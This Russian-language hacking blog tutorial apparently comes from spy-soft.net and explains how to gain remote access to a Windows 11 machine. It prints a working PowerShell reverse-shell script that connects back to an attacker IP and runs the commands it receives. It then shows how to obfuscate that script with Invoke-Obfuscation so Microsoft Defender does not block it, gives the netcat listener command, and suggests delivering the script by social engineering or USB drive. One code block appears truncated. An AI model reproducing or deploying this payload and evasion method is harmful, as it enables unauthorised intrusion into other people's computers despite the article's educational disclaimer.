Как взломать компьютер Windows 11 с помощью PowerShell

spy-soft.net/hack-computer-windows-11

18 сентября 2022 г.

Взлом компьютера с ОС Windows 11 — легкая задача! Не верите? Сегодня я вам докажу, что это так. В этой статье я покажу, как с помощью скрипта PowerShell и обфускации взломать компьютер с ОС Windows 11, с включенным встроенным антивирусом (Microsoft Defender) и получить удаленный доступ к системе.

Еще по теме: Взлом через ссылку и как от этого защититься


> Статья написана в образовательных целях, для обучения этичных хакеров. При демонстрации работы были использованы личные устройства автора. Использование подобных инструментов на чужих устройствах без надлежащего письменного разрешения, является незаконным и будет расцениваться, как уголовное преступление. Ни редакция spy-soft.net, ни автор не несут ответственность за ваши действия.

Как взломать компьютер Windows 11 при помощи PowerShell

Для взлома компьютера Windows 11 нужно будет как-нибудь доставить и запустить на целевом компьютере вредоносный файл. Если есть физический доступ, можно воспользоваться хакерской флешкой или самостоятельно запустить скрипт. В противном случае используются методы социальной инженерии. Мы многократно приводили примеры социальной инженерии. Поиск по сайту в помощь!

Итак, целевая машина — это последняя и обновленная версия Windows 11 21H2

Включенный и обновленный антивирус, но выключенная облачная защита (не надо лишний раз беспокоить Microsoft образцами наших скриптов).




Теперь переходим к скрипту. Открываем блокнот и вставляем одной строкой следующий код:

```
1  $client = New-Object System.Net.Sockets.TCPClient(“192.168.100.3”,553);$stream =
   0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (N
   System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | C
   “PS “ + (pwd).Path + “> “;$sendbyte =
   ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte
```

Где 192.168.100.3 — это IP-адрес нашего атакующего компьютера, а 553 — это наш порт (любой свободный порт). Эти данные должны быть изменены.

Уже при попытке сохранения файла, антивирус целевого компьютера Windows 11 начал ругаться на наш код.



Время обратиться к обфускации и Abstract syntax tree (AST). Абстрактные синтаксические деревья — это альтернативный способ представления кода на некоем языке программирования. Мы не будем погружаться в эти дебри в рамках данной статьи, но я рекомендую изучить эту тему. Мы воспользуемся уже готовым инструментом для обфускации.

Возвращаемся на свой компьютер Kali Linux. Открываем текстовый редактор, вставляем и сохраняем наш код.

```
$client = New-Object System.Net.Sockets.TCPClient("192.168.100.3",553);$stream = $client.GetStream();[byte
[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object
-TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$s
endback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
;$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
:wq hacker_code.ps1
```

Запускаем PowerShell и клонируем этот репозиторий:

```
┌──(writeup㉿kali)-[~]
└─$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.


┌──(writeup㉿kali)-[/home/writeup]
└─PS> git clone https://github.com/danielbohannon/Invoke-Obfuscation.git
```


Находясь в директории **Invoke-Obfuscation** импортируем модуль и вызываем команду:

```
┌──(writeup㉿kali)-[/home/writeup/Invoke-Obfuscation]
└─PS> Import-Module ./Invoke-Obfuscation.psd1

┌──(writeup㉿kali)-[/home/writeup/Invoke-Obfuscation]
└─PS> Invoke-Obfuscation
```

Теперь вводим например TUTORIAL и жмем ENTER.

После ввода Invoke-Obfuscation, вы должны увидеть такую картину:



Введите SET SCRIPTPATH и укажите директорию для сохранения вредоносного скрипта PowerShell.

Теперь изменим настройки. Для этого вводим и выполняем по очереди команды AST, ALL и i.

Скрипт готов. Копируем обфусцированный код и сохраняем в формате .ps1.


```
Set-Variable -Name client -Value (New-Object System.Net.Sockets.TCPClient("192.168.100.3",553));Set-Variable -Name stream -Value ($client.GetStream());[byte[]]$bytes = 0..65535|%{0};while((Set-Variable -Name i -Value ($stream.Read($bytes, 0, $bytes.Length))) -ne 0){;Set-Variable -Name data -Value ((New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i));Set-Variable -Name sendback -Value (iex $data 2>&1 | Out-String );Set-Variable -Name sendback2 -Value ($sendback + "PS " + (pwd).Path + "> ");Set-Variable -Name sendbyte -Value (([text.encoding]::ASCII).GetBytes($sendback2));$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
~
:wq defender_will_not_block_me.ps1
```

На Kali Linux запускаем Netcat в режим ожидания обратного подключения. Не забываем указать порт, который был выбран в процессе создания скрипта.


```
┌──(writeup㉿kali)-[~]
└─$ nc -nvlp 553
listening on [any] 553 ...
```

Netcat на Kali Linux ожидает подключения удаленного компьютера.

После выполнения вредоносного скрипта на целевой машине, вы получите сессию, с помощью которой можно получить доступ файловой системе и манипулировать компьютером.



Теперь хакер может делать все, что захочет.



Заключение

Мы обошли антивирус, который пропустил запуск вредоносного скрипта и позволил удаленное подключение. Как видите антивирус — не панацея! Если вас интересует тема вредоносных скриптов PowerShell, я настоятельно рекомендую изучить статью «Обфускация PowerShell».

Эта публикация не призывает взламывать компьютеры, а лишь указывает на уязвимость систем. Надеюсь, после прочтения этого материала, вы будете внимательнее относится к запуску неизвестных файлов, скаченных из интернета или полученных от «добрых» людей.

Отдельное спасибо автору Vostiar Patrik и респект создателям репозитория Invoke-Obfuscation.

Если вы в первый раз на spy-soft.net, рекомендую подписаться на нас в соцсетях и в Телеграм.

РЕКОМЕНДУЕМ:

- Лучшие устройства хакера
- Хакерский смартфон с помощью Termux и Kali Linux